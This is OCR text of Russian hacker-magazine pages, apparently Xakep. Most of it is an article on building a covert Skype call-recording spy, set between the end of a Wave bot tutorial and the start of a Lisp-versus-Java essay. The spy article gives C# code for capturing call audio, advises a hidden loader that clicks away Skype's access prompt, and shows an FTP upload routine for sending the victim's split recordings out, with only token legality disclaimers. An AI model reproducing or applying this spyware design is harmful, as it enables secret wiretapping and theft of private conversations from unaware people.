
```
blip.GetDocument().AppendText(ТЕКСТ)
```

Удалить можно командой:

```
blip.Delete()
```

Создать ссылку:

```
doc = wavelet.CreateBlip().GetDocument()
doc.SetAnnotation(Annotation(Range(0, 5),
  "link/manual", "http://xakep.ru"))
doc.SetText("XAKEP")
```



ОБОБЩЕННАЯ СХЕМА WAVE

```
if text_blip.startswith('wabber-bot add me:'):
   creator = text_blip[18:].strip()
   count = WaveModel.all().filter('wave = ', waveid).\
      filter('user =', creator).count()
   if count:
      return

   WaveModel(
      wave = waveid,
      user = creator
   ).put()
   send_invite(creator)
   addBlip(context, "%s was added"%creator)
   return
```

Как видим, мы не только добавляем юзера в базу данных, но и присылаем запрос авторизации — чтобы остальные сообщения доставлялись без затруднений. Принцип удаления пользователя из рассылки практически аналогичен, а точнее — намного проще. Ознакомься с тремя главными строчками:

```
rez = WaveModel.all().filter('wave = ', waveid).
filter('user =', creator)
for i in rez:
   i.delete()
```

Если же никакой команды нет, то достаем из базы всех, кто подписался, и отправляем им сообщение:

```
all_u = WaveModel.all().filter('wave = ', waveid)
for u in all_u:
status = send_message(u.user,
   "New message from %s:\n%s"%(blip_creator, text_blip))
```

Видишь, как просто? Мы так долго готовились к реализации работы с командами, а на деле получилось лишь несколько строчек сухого и безжалостного программного кода.

ЛЮДИ ИЛИ БЕНДЕР?

После написания робота я залил его на GAE, и теперь ты можешь добавить wabber-robot@appspot.com к себе в контакты. По идее, нужно еще добавить подтверждения для джабера, чтобы только пользователь мог себя добавить в список. А то ведь получается, что любой джаббер-аккаунт можно будет заспамить...хотя, наверное, это не баг, а фича. В общем, до новых встреч! Ну, Фрай, было приятно познакомиться, пойду, убью себя ©.



ХАКЕРСКИЙ ПОДХОД К РЕЗЕРВНОМУ КОПИРОВАНИЮ VOIP-РАЗГОВОРОВ

СКАЙП, БЕССПОРНО, РУЛИТ. ЕСЛИ РАНЬШЕ НАМ НУЖНО БЫЛО ЧАСАМИ ОТВИСАТЬ В ТЕКСТОВЫХ ЧАТАХ, НАБИВАЯ КИЛОБАЙТЫ ИНФОРМАЦИИ, ТО ТЕПЕРЬ, БЛАГОДАРЯ РАСПРОСТРАНЕНИЮ БЕЗЛИМИТНОГО ИНЕТА ВПЛОТЬ ДО РОССИЙСКОЙ ГЛУБИНКИ, ДАЖЕ САМЫЕ УДАЛЕННЫЕ ОТ СТОЛИЦЫ ИНТЕРНЕТЧИКИ МОГУТ ПОЗНАТЬ РАДОСТЬ ГОЛОСОВОГО ОБЩЕНИЯ.

Хакера же все это голосовое общение может только расстроить. Ведь теперь гениальные keylog'еры, которые он научился мастерить из подручных инструментов, начинают нервно курить в сторонке. Общение голосом хуками не перехватишь! Что же делать? Смириться и уходить на заслуженную][-пенсию? Ни в коем случае! Я провел все необходимые исследования по захвату скайп-переговоров (редактор рубрики обещал поставить смертельную инъекцию, если я их не закончу) и прямо сейчас готов поделиться их результатами. Let's go!

СПОСОБЫ ПЕРЕХВАТА

С целью мы определились и теперь нужно начитаться скучной теории, без которой в таком деле продвинуться нереально. Прогуляйся по улице, свари себе чашечку глинтвейна, расположись удобнее в кресле и начинай впитывать священные знания.

СПОСОБ #1

Буквально в начале октября 2009 года один умелец написал продвинутый снифер, о котором написали во всех security-ресурсах всемирной паутины. Если верить новостям и автору снифа, то выходит, что перцу удалось перехватить скайп-трафик (ну, это можно было сделать и раньше) и, что самое главное — расшифровать его.

Обойти такое событие стороной я не мог, поэтому немедленно решил найти заветный исходничек (автор снифера был чертовски добр и выложил на паблик полный сорец), но жестко обломался. Враги народа убрали заветный сорец с сабжевого сайта, а часовой марш-бросок по гуглу нормальных результатов не дал. Мне лишь попадались какие-то нерабочие сорцы.

Совсем отчаявшись, я плюнул на этот вариант. Стоп! Если ничего не вышло, то зачем я все это тебе рассказываю? Все просто, ситуация меняется каждый день и вполне возможно, что к моменту выхода статьи в свет на просторах всемирной паутины появятся рабочие сорцы этого тройчика. Чем черт не шутит. Учти, если удастся найти заветный исходник, то считай, что у тебя в руках все козыри и теперь все скайперы станут для тебя мишенями.

СПОСОБ #2

Несомненно, первый способ — самый лучший, но с реализацией реальный напряг. Буду откровенен: я уже отчаялся и хотел положить на всю затею железный болт, но редактор рубрики был другого мнения. После пары намеков, двух ударов по почкам и печени я не смог отказать в подготовке материала. Как оказалось, сделал я это не зря.

Если не получается достичь цели напрямую, то нужно заходить с тылу. Так поступил и ваш покорный слуга. Идея проста до безобразия и, возможно, ты уже даже юзал эту фичу для какого-нибудь благого дела.

Не буду ходить вокруг да около, а раскрою все карты. Итак, в горячо мной любимых операционных системах от Microsoft есть такая фича — стерео-микшер. Немногие знают, что благодаря этой, казалось бы, бесполезной приблуде и какого-нибудь языка программирования реально сварганить полноценного skype-шпиона.

Активируй в своей (или не совсем своей?) системе стерео-микшер, и тебе становятся подвластными оба звуковых потока — тот, который идет на микрофон и соответственно тот, который поступает на колонки/наушники. Догадываешься, к чему я клоню? Все верно, чтобы зарипать беседу двух людей по скайпу, тебе лишь потребуется воспользоваться стандартным WinAPI/объектами для записи звука с микрофона.

Сделать это достаточно просто и убедиться в этом ты сможешь, взглянув на врезку 1. В ней я привел часть кода, отвечающего за запись звука. Не торопись все это переписывать, сразу он у тебя все равно не скомпилится. Увы, несмотря на всю мощь и безграничные возможности .NET Framework, в нем совершенно отсутствуют инструменты для записи звука. Несомненно, в будущих версиях этот пробел будет восполнен, но мы-то ждать не можем!

Многие .NET-разработчики для организации в своих приложениях возможности записи звука используют банальные вызовы API-функций. Вариант неплохой, но крайне неудобный. Я пошел несколько другим путем и воспользовался наработками Mark Heath.

Этот человек потрудился на славу и создал проект NAudio — аудиоредактор с открытым исходным кодом. В рамках проекта Марк написал каркас, позволяющий максимально удобно взаимодействовать с различными WinAPI-функциями для работы со звуком.

NAudio доступен на нашем DVD. Просто подтяни его модули к своему проекту и тебе станут доступны все необходимые классы. Записывать звук с их помощью крайне просто. Да ты, наверное, в этом уже убедился :).

В самом начале листинга я определяю формат WAV-файла. Для этого мне требуется установить количество каналов (в нашем случае будем писать в mono) и частоту сэмпла. Кроме настроек формата аудиофайла, мне требуется определить устройство (device number), с которого мы будем захватывать звук. Я устанавливаю 0, что соответствует устройству записи «по умолчанию». Узнавать об очередной порции поступивших на звуковую карту данных нам может событие waveIn_DataAvaible(). Если оно сработало, то значит пришли данные и их требуется записать.

А ВОТ И ПЕРВЫЕ МИНУСЫ

Не спеши пускать слюни и пытаться впопыхах сотворить зловреда для Skype. Предложенный мной способ хорош и полностью работоспособен, но у него есть несколько минусов, о которых тебе необходимо узнать заранее. Некоторые из них:

1. Нет никаких гарантий, что в системе пользователя стерео-микшер вообще будет активен. Да, он включен по умолчанию, но многие пользователи принудительно отключают его. Зачем? Лично мне приходится это делать из-за того, что я пишу подкасты и мне крайне важно, чтобы звук захватывался лишь с моего микрофона, а не голоса соведущего. Твоя программа должна быть готова к такому положению дел и в случае чего суметь самостоятельно внести нужные настройки. Вот здесь возникают небольшие сложности, но разве кто-то говорил, что будет совсем просто?

2. Нет четкого ориентира, на который можно опереться и 100% заверить, что именно сейчас пользователь начал общаться со своим собеседником. На одном из кодерских форумов для решения данной трабы предлагали следующий способ: анализировать звук, поступающий на микрофон и в случае обнаружения больших скачков звуковой волны (т.е. когда человек начинает орать/говорить) приступать к записи. Для прерывания следует руководствоваться примерно таким алгоритмом — ждем тишины и, если она длится более n минут, прекращаем захват звука.

Предложенный алгоритм, несомненно, хорош, но в описанном выше виде им лучше не пользоваться. Попробую объяснить, почему. Заюзав данный способ в чистом виде, ты рискуешь напороться на большое коли-

ЗАПИСЫВАЕМ ЗВУК

```
//Подготавливаемся к записи
waveIn = new WaveIn();
waveIn.DeviceNumber = 0;
waveIn.DataAvailable += waveIn_DataAvailable;
int sampleRate = 8000;
int channels = 1;
waveIn.WaveFormat = new WaveFormat(
                        sampleRate, channels);
waveIn.StartRecording();

void waveIn_DataAvailable(object sender,
                                WaveInEventArgs e)
{
  if (recordingState == RecordingState.Recording)
    writer.WriteData(e.Buffer, 0, e.BytesRecorded);
  …
}
```

прослушка skype



warning

Подслушивание чужих разговоров — глубоко незаконная вещь. Используй полученную информацию только для создания бэкапера своих разговоров!



dvd

Все используемые в статье инструменты (библиотеки, классы, SDK) ты найдешь на нашем DVD.

TheUberOverLord Creations
Skype4COM Event Handler Example

Name: Skype4COM Event Handler Example

Version: 1.0.31.12

Publisher: TheUberOverLord Creations

The following prerequisites are required:

- Windows Installer 3.1
- .NET Framework 3.5 SP1

If these components are already installed, you can launch the application now. Otherwise, click the button below to install the prerequisites and run the application.


Install

TheUberOverLord Creations Customer Support :: ClickOnce and .NET Framework Resources

Other Examples Done In Internet Explorer:

Users Example DTMF Example Chat History Example Call History Example
Send Chat Message Example Show Client Functions Example Message History Example

ИНСТАЛЛИРУЕМ SDK В ОДИН КЛИК



УСТАНОВКА БИБЛИОТЕКИ ВЗАИМОДЕЙСТВИЯ СО СКАЙПОМ


чество ложных срабатываний. Если на вражеской территории микрофон лежит возле колонок, из которых без устали звучит heavy metal, то твой трой будет постоянно вести запись, и во время сбора урожая ты обнаружишь, что у тебя появился сборник всех любимых треков твоей жертвы. Что же тогда делать? Надеяться на авось и писать все подряд? Можно, но это как-то не по-хакцерски.

Я провел небольшой мозговой штурм и пришел к выводу, что озвученным выше способом пользоваться можно, но только предварительно организовав страховку. Страховка может быть, как минимум, двух видов:

1. **Хуки.** В нашем журнале мы неоднократно описывали технику применения хуков, и еще раз расписывать все подробности и, тем более, приводить примеры, меня сильно обламывает. Ты уже не маленький и такие вещи должен знать :). Я лишь подскажу алгоритм:

A. Ставим хук на обработку создания новых окон.

B. Реализуем проверку, в которой обрабатываем каждое




СКАЙП ТРЕБУЕТ РАЗРЕШЕНИЯ НА ЗАПУСК

вновь созданное окно. В коде проверки мы должны смотреть на: родителя окна, класс окна, заголовок и т.д. По этим признакам мы можем распознать окно входящего Skype-звонка и в случае чего начать запись.

2. ФУНКЦИИ ДЛЯ РАБОТЫ С ОКНАМИ. Вторым вариантом решения задачи будут хорошо знакомые тебе WinAPI-функции для работы с окнами. Ты ведь еще помнишь такие слова, как FindWindow, EnumWindows, EnumChildWindows и т.д.? С помощью этих API реализовывается банальный поиск окна входящего звонка. Если окно найдено, то это означает, что жертва начала базарить по скайпу, в противном случае нужно выполнить поиск чуть попозже. Периодичность поиска должна быть минимальной, иначе ты рискуешь пропустить секретные звонки.

СПОСОБ #3

И вот мы медленно, но верно добрались до самого простого и удобного способа записи skype-бесед. Немногие знают, что разработчики Skype



РАЗРАБОТКА

поощряют людей, имеющих желание разрабатывать всякие полезняшки для их детища. Само поощрение выражается в разработке и обновлении официального SDK.

На основе компонент, входящих в SDK, программисты могут создавать аддоны или просто приложения на базе Skype. В качестве одной из вкусностей этого наборчика можно выделить наличие примеров для разных популярных языков программирования. Тут тебе и С++, и C#, и даже великий и могучий Delphi не забыт (кстати, не все в курсе,

ЗАПИСЬ ВХОДЯЩИХ ЗВОНКОВ В ФАЙЛ

```
try
{
 // Запись входящего звонка
 if (status == TCallStatus.clsInProgress)
 {
  //Захватываем звук и сохраняем его в
  //файл (поток пользователя)
  call.set_CaptureMicDevice(
   TCallIoDeviceType.callIoDeviceTypeFile,
   @"C:\temp\sound_user" +
   call.Id.ToString() +
   ".wav");

  // Захватываем звук и сохраняем его
  // в файл (всех остальных собеседников)
   call.set_OutputDevice(
        TCallIoDeviceType.callIoDeviceTypeFile,
        @"C:\temp\sound_people" + call.Id.ToString()
        + ".wav");
 }
}

catch (Exception e)
{
 //Выведем ошибки
 AddTextToTextBox1(DateTime.Now.ToLocalTime() +
  ": " +
  " Our Code — Невозможно выполнить захват аудио: " +
  call.Id.ToString() +
  " — Источник ошибки: " +
  e.Source +
  " — Текст ошибки: " +
  e.Message +  "\r\n");
}
```

FTP-КЛИЕНТ СРЕДСТВАМИ КЛАССА НА ОСНОВЕ КЛАССА FTP DOT .NET

```
try
{
 FtpConnection myFtpConnection =
   new FtpConnection();
 myFtpConnection.MessageReceived +=
   new FtpConnectionEventHandler(
                connection_MessageReceived);

 myFtpConnection.Host = "ftp://myftpserver";
 myFtpConnection.UserName = "username";
 myFtpConnection.Password = "password";
 myFtpConnection.RemoteDirectory =
                 "/temp/testforxakep";

 myFtpConnection.Upload(
   @"C:\temp\sound.part1.mp3",
   "sound.part1.mp3");
}

catch (WebException ex)
{
 Console.WriteLine(ex.ToString());
}

catch (Exception ex)
{
  Console.WriteLine(ex.ToString());
}

void connection_MessageReceived(object sender,
                    FtpConnectionEventArgs e)
{
   Console.WriteLine(e.Message);
```

ФОРУМ ПОДДЕРЖКИ РАЗРАБОТЧИКОВ

но сам Skype написан на Delphi). Одним словом, этот SDK — рай для программистов, решивших поковырять Skype.
Для нас с тобой SDK — это даже круче, чем рай. На базе этого каркаса мы сможем не только записать голосовое общение пользователя, но и перехватить полученные и отправленные им текстовые сообщения, файлы, совершить звонок от его имени и т.д. Но не будем бежать впереди паровоза, восхваляя то, что еще пробовали, а познакомимся со всеми нюансами на примере. Лезь на наш DVD и устанавливай SDK. Установка не должна вызвать затруднений. Просто запусти файлик из папочки SDK и соглашайся со всем, что у тебя спросят. Завершив установку — запускай Visual Studio (я использовал 2008-ю версию) и создавай новый проект. В качестве типа проекта выбери шаблон SEHEwc.
Пока у тебя создается проект, я вкратце расскажу про шаблон SEHEwc. По правде говоря, это не совсем шаблон в привычном нам понимании. В реале это полноценный пример, демонстрирующий все возможности хваленого мной SDK. Демка написана очень хорошо и разбираться в ее коде одно удовольствие.
До начала погружения в код стартани свой скайп и запусти созданный прожект (я сейчас про шаблон). При выполнении исходника скайп преданно отрапортует, что такое-то приложение пытается получить доступ к его функциям. Давай добро и попробуй отправить через скайп текстовое сообщение. Не успеешь его запулить, как весь отправленный текст появится в текстовом поле. Это означает, что демонстрационный пример успешно работает.
Мощность примера не вызывает сомнений. На первый взгляд может показаться, что его код дает ответы на самые изощренные вопросы, связанные с программированием скайпа. Но самая нужная для нас фича — запись разговоров, в нем, увы, не реализована. Что ж, будем исправлять ситуацию.

Перейди в редактор кода и найди описание метода OurCallStatus. В его теле описано получение различной инфы о текущем звонке. Это все хорошо и безумно интересно, но мы хотим другого. Сотри имеющийся код, и вместо него перепиши содержимое третьей врезки. Пока ты будешь переписывать, я расскажу о том, что там происходит.
В самой первой строке я выполняю проверку и сравниваю значение переменной status с со значением clsInProgress перечисления TCallStatus (ух, настальгическая дельфячья буковка T перед именем типа :)). Если они равны, то беседа в самом разгаре и пора начинать запись звука.
Теперь приготовься и не упади со стула, когда узнаешь, что запись осуществляется всего лишь одной строкой:

```
call.set_CaptureMicDevice(
  TCallIoDeviceType.callIoDeviceTypeFile,
  @"Путь, куда сохранять" +
     call.Id.ToString() + ".wav");
```

В первый параметр метода set_captureMicDevice требуется передать устройство, на которое будет выведен поток с микрофона. Типы устройств хранятся в перечислении TCallIoDeviceType. Мы хотим захватывать звук в файл, поэтому ставим callIoDeviceTypeFile. Второй параметр зависит от первого. В нашем случае в нем передается путь к файлу, в который будем сохранять результат записи.
Обрати внимание, что вызовом метода set_captureMicDevice мы сохраним лишь голос нашей жертвы, а те, с кем она говорит — останутся за кадром. Записывать собеседников мы будем при помощи метода set_OutputDevice:

```
call.set_OutputDevice(
  TCallIoDeviceType.callIoDeviceTypeFile,
```

```
@"Путь куда сохранять" +
   call.Id.ToString() + ".wav");
```

Параметры у него точно такие же, как и у предыдущего, поэтому дважды рассказывать не буду :).
Можно сказать, что все готово. Компиль и запускай проект. При стартинге не забудь одобрить в скайпе инжект, иначе ничего захватить не получится.
Попробуем протестировать наше приложение в реальных условиях. Попроси своего приятеля, чтобы он позвонил тебе по скайпу и немного поболтал с тобой.
Если при переписывании листинга ты был крайне внимателен, то по переданным в методы captureMicDevice и set_OutputDevice путям для сохранения файлов будут лежать свежеиспеченные WAV'ки. Прослушай их в своем плеере и убедись, что все работает как надо.
Пользоваться SDK крайне просто (особенно если пишешь под .NET) и его возможности будут однозначно востребованы при разработке профессионального skype-logger'a.
Я не буду тебе рассказывать, как выполнять перехват текстовых сообщений и другой полезной инфы. Все это делается путем вызова парочки методов, которые подробно документированы. Доки (само собой на английском) всегда доступны на официальном портале: https://developer.skype.com/Docs/Skype4COMLib. Если ты испытываешь проблемы с инглишем, то не расстраивайся. Просто посмотри код шаблона приложения. Думаю, ты во всем разберешься. В крайнем случае — пиши мне.

ДОСАДНЫЕ ОГРАНИЧЕНИЯ

У официального SDK есть один, но крайне большой, минус. При запуске твоего приложения скайп будет постоянно бить тревогу. Сам понимаешь, если жертва увидит странное окошко с вопросом: «а разрешить ли этому приложению доступ?», то с 99,9% вероятностью она нажмет на кнопочку «Нет» и ты останешься в пролете. Чтобы этого не случилось, я рекомендую тебе делать две проги — одна будет ориентирована на захват звука и написана на удобном C#, а вторая является своего рода загрузчиком. Ее основной целью будет незаметное пребывание в системе, скрытие/нажатие кнопок ненужных окон (это про окошко одобрения запуска). Кроме того, через эту самую прогу-загрузчик можно будет реализовать все функции удаленного управления и т.д. В общем, идею ты понял.

КАК БОРОТЬСЯ С «НЕНУЖНЫМИ» ОКНАМИ?

И во втором и в третьем методе захвата скайп-бесед мы напоролись на проблему — взаимодействие с окнами чужого приложения. Я говорил, что о работе с чужими окнами в нашем журнале мы рассказывали много раз (рекомендую статью про угон кошельков веб мани, опубликованную года 3-4 назад), но если ты только влился в нашу тусовку и не знаешь, что да как, не поленись, зайди на bing.com и поищи там на предмет функций FindWindow, GetWindowText, PostMessage. Поисковик мелкомягких сразу же тебя выведет на нужный раздел MSDN'а и ты быстренько сможешь познакомиться с этими полезными функциями.

ВЫВОД ФАЙЛОВ

Рано или поздно ты столкнешься с еще одной большой проблемой — сбором урожая. Безошибочно сейвить всю болтовню жертвы, конечно же, хорошо, но какой толк от награбленного добра, если его нельзя забрать и проанализировать? Верно, никакого.
Шпион для скайпа — это не кейлоггер и его логи так просто по почте не отправишь. Мало того, что файлы со звуком брутально весят, так еще и пересылать их протоколу smtp совсем не айс.
Задача вывода файлов усложняется в несколько раз, если юзер сидит не на безлимите (да-да, такие еще встречаются). В этом случае пересылка больших по объему файлов не останется незамеченной в статистике и это обязательно насторожит продвинутого пользователя. Особенно, когда он будет испытывать большие тормоза во время нахождения в сети.
Немного покумекав, я пришел к следующему алгоритму:
1. Кодирование каждого файла со звуком в формат mp3. Изначально все разговоры нашей жертвы мы писали в WAV'ы, которые очень много весят. Например, средний размер продолжительной беседы (около часа) может достигать 50-80 метров (в зависимости от настроек). Пересылать такой файл в чистом виде, мягко говоря, нереально. Перекодировка в формат mp3 частично решит проблему размера. Если выставить максимальную степень сжатия и минимальный битрейт, то размер удастся сократить в 3-4 раза. Это уже лучше, но не идеально. Вывод тех же 5 метров может показаться затруднительным.
2. Разбивка файла на более мелкие части. В предыдущем абзаце я сказал, что даже такая операция как кодирование файла в mp3 не спасет тебя от проблем с пересылкой. Лучше всего разбить сжатый файл на более мелкие части и отправлять уже их. Например, раздробить mp3 на частички по 300-500 Кб. Такие крохотульки будет куда проще и быстрее вывести с поля битвы.
По подготовке файлов к отправке я вроде все сказал. Быстренько пробежимся по способу отправки. Несколькими абзацами выше, я заявил, что пересылать такие вещи по smtp не очень правильно, да и попросту проблематично. Куда лучше заюзать проверенный годами старый добрый ftp! Встроить в свое .NET-приложение FTP-клиент — что может быть проще? Взгляни на врезку и убедись сам.

У ОФИЦИАЛЬНОГО SDK ЕСТЬ ОДИН, НО КРАЙНЕ БОЛЬШОЙ, МИНУС. ПРИ ЗАПУСКЕ ТВОЕГО ПРИЛОЖЕНИЯ СКАЙП БУДЕТ ПОСТОЯННО БИТЬ ТРЕВОГУ

HAPPY END

Нет предела возможностям человека и нет предела совершенству. Нерешаемых задач не бывает и все трудности можно преодолеть. Сегодня я рассказал тебе про строение скелета voice-logger'a, и дальнейший выбор зависит только от тебя. Либо ты сведешь всю полученную инфу в одну кучу и создашь неуловимого шпиона для скайпа, либо разработаешь профессиональный инструмент для легального бэкапа переговоров :). Выбор за тобой, мне лишь остается попрощаться и пожелать тебе удачи!
P.S. Полные исходники моего трояна не проси. Все равно не дам, я жадный :). А если серьезно, я не поддерживаю такие вещи и не хочу, чтобы многие тупо компилили готовый проект и приступали к боевым действиям. Прослушка разговоров — это вторжение в личную жизнь, а, помимо незаконности, еще и подло! До встречи!





HOLYWAR: LISP VS. JAVA

COMMON LISP: ПРОСТОТА И МОЩЬ ПРОМЫШЛЕННОГО СТАНДАРТА

В РАМКАХ ЭТОЙ СТАТЬИ МЫ ПОПРОБУЕМ СРАВНИТЬ ПРИЕМЫ ПРОГРАММИРОВАНИЯ НА ЯЗЫКЕ COMMON LISP И ЯЗЫКЕ JAVA. НА КОНКРЕТНЫХ ПРИМЕРАХ МЫ ПРОДЕМОНСТРИРУЕМ КОНЦЕПТУАЛЬНЫЕ ОГРАНИЧЕНИЯ ЯЗЫКА JAVA И ПРИВЕДЕМ АРГУМЕНТЫ, ГОВОРЯЩИЕ О НЕОБХОДИМОСТИ ПРИМЕНЯТЬ БОЛЕЕ СОВЕРШЕННЫЙ, ЛЕГКО РАСШИРЯЕМЫЙ И ПРОВЕРЕННЫЙ ВРЕМЕНЕМ ЯЗЫК ПРОГРАММИРОВАНИЯ.

ПОЧЕМУ ВСЕ-ТАКИ ЛИСП?

Первый вопрос, который бы появился у меня, будь я на месте читателя: «Чем эта статья отличается от очередного пиара j2ee/.net/python/jsf/asp/ и тому подобных?». Отлично, попробую на него ответить:

• Тем, что она о языке программирования, который не было бы ошибкой назвать «бессмертным» на фоне рождающихся и умирающих языков и технологий.

• И тем, что в ней не будут приводиться абстрактные (и сомнительные) доводы вроде: «Ты посмотри, все на нем пишут» или «Все пользуются MS Office, а ведь он написан на C++», или «Видишь, какая большая корпорация Microsoft, а они говорят, что надо писать на .NET».

• А еще, наверное, тем, что здесь будут приводиться конкретные факты, подтверждающие не сопоставимые ни с чем преимущества.

В современном мире даже начинающий программист догадывается, что предоставляемые корпорациями технологии в первую очередь нужны им самим для укрепления позиций на рынке, и только в последнюю очередь для того, чтобы ты быстро и качественно разрабатывал программный продукт. Для них важно другое: насколько конкретно ты влипнешь в эти самые технологии. Итак, пока одни чертыхаются в мире Microsoft и надеются, что лучший из миров — мир IBM, а в мире IBM думают, что у соседа «трава зеленее» и посматривают в сторону Microsoft, мы займемся настоящим программированием. Конечно, вряд ли нам удастся в рамках одной короткой статьи привести все аргументы и рассказать обо всех сокровищах Лисп-культуры. А вот основополагающие концепции показать вполне реально.

Lisp — это сокращение от LISt Processing, что в переводе значит: «обработка списков». Следовательно, можно предположить, что язык предназначен лишь для обработки списков. Но есть один, казалось бы, незначительный (для непосвященных) нюанс: программы на Лиспе также представляются в виде списков. Итак, что же мы получаем? Мы получаем язык, который предназначен для обработки списков (в момент своего рождения) с помощью программ, представляемых в виде списков. Звучит сумбурно, но это, собственно, и есть главный секрет успеха.

Если ты решил замутить свой язык программирования и захотел позаимствовать это решение — ты получишь еще один диалект Лиспа. Если же ты пожелаешь, чтобы в твоем языке была поддержка всех существующих на данный момент технологий программирования, то получишь что-то подобное диалекту Common Lisp. Может быть, какие-то возможности твоего диалекта и не будут входить в этот стандарт, но вряд ли для тех, кто программирует на Лиспе это будет серьезный аргумент — макрос, расширяющий язык дополнительной возможностью, пишется за 1-2 часа (а то и за пару минут).

ЧТО И НЕ СНИЛОСЬ РАЗРАБОТЧИКАМ НА JAVA

Здесь я опишу возможности языка Lisp, которые отсутствуют в языке Java или имеют крайне урезанные варианты, не вписывающиеся в модель описания вычислений языка и имеющие проблемы интеграции друг с другом. Приступим!

• Единообразный и древовидный синтаксис, позволяющий максимально просто генерировать программный код.

Главная и нерешаемая проблема языков с так называемым «синтаксическим сахаром» заключается в этом самом сахаре. В принципе, в любом языке можно создать функцию (метод), получающую на вход строку с программой на этом языке, и, разбив ее на лексемы, действовать подобно интерпретатору. Или, сохранив строку в файл, вызвать компилятор, и откомпилированный байт-код (к примеру, файл *.class) загрузить в систему (в нашем случае в jvm). Да вот только делается так крайне редко. Как думаешь, почему? А все очень просто — никакой здравомыслящий разработчик не станет усложнять свой проект (может быть, и без того сложный) парсером исходного кода, тем более, это очень круто может ударить по производительности. Как в случае парсинга входной строки, так и сохранения на диск, и при вызове внешнего компилятора (да еще, блин, загрузке в систему получившегося байт-кода). Никакие костыли вроде «Аннотаций» не решают проблему — возиться с генерацией синтаксических конструкций языка довольно долго и чревато ошибками. Об отладке говорить вообще не приходится. Тем не менее, жизнь заставляет генерировать массу кода перед его компиляцией, например, для работы с таблицами базы данных. Таблицы, типы полей и нюансы sql-запросов, зависящих от базы данных — все это требует генерации специфичного программного кода. Так что, мнения скептиков и консерваторов из серии «да зачем это надо» перетекли (в создаваемый, видимо, ими же) так называемый «деплой-код» (deploy code). Конечно же, все реализовано не очень хорошо по той простой причине, что язык имеет множество синтаксических конструкций (хотя программы на Яве генерировать, наверное, в разы проще, чем программы на C++ или Perl).

В Лиспе же все происходит с точностью до наоборот: программы на Лиспе генерировать не просто легко — это является частью практики программирования на Лиспе. Можешь убедиться в этом сам, посмотрев какие-нибудь Лисп-библиотеки на http://cliki.net. Например, библиотеку CLOCC. Да и знаменитый лиспер Пол Грэхэм так пишет о своей Viaweb: «Исходный текст редактора Viaweb на 20-25% состоял из макросов». В общем, в процессе программирования на Лиспе писать программы, которые пишут другие программы — совершенно тривиальный процесс. Жаль, что всякие разные «изобретатели деплой-кода» не в курсе. И насколько мы продвинулись в развитии программирования, если, как пишет Пол Грэхэм: «Макросы, очень похожие на современное представление о них, были предложены Тимоти Хартом (Timothy Hart) в 1964 году, через два года после того как Lisp 1.5 был выпущен». Может быть, монстров в нашей жизни было бы гораздо меньше, если бы современные горе-изобретатели знали об этом?

Итак, синтаксический сахар мешает появлению в языке возможностей простой и понятной кодогенерации. Отсюда следует идея: нельзя ли нам этот недостаток как-нибудь обойти? В конце концов, можно же создать собственный препроцессор! Скажем, если бы мы писали на языке Java в синтаксисе Лиспа, то код:

```
private String myMethod(int x){
  ArrayList<?> array = new ArrayList<?>(10);
  for(int i = 0; i < x; i++) array[i] = myfunc(i);
}
;; выглядел бы как-нибудь так:
(private String myMethod (int x)
 (ArrayList () array (new ArrayList () 10) )
 (for ((i 0) (i < x)  (1+ i)) (array i (myfunc i)) )
)
```

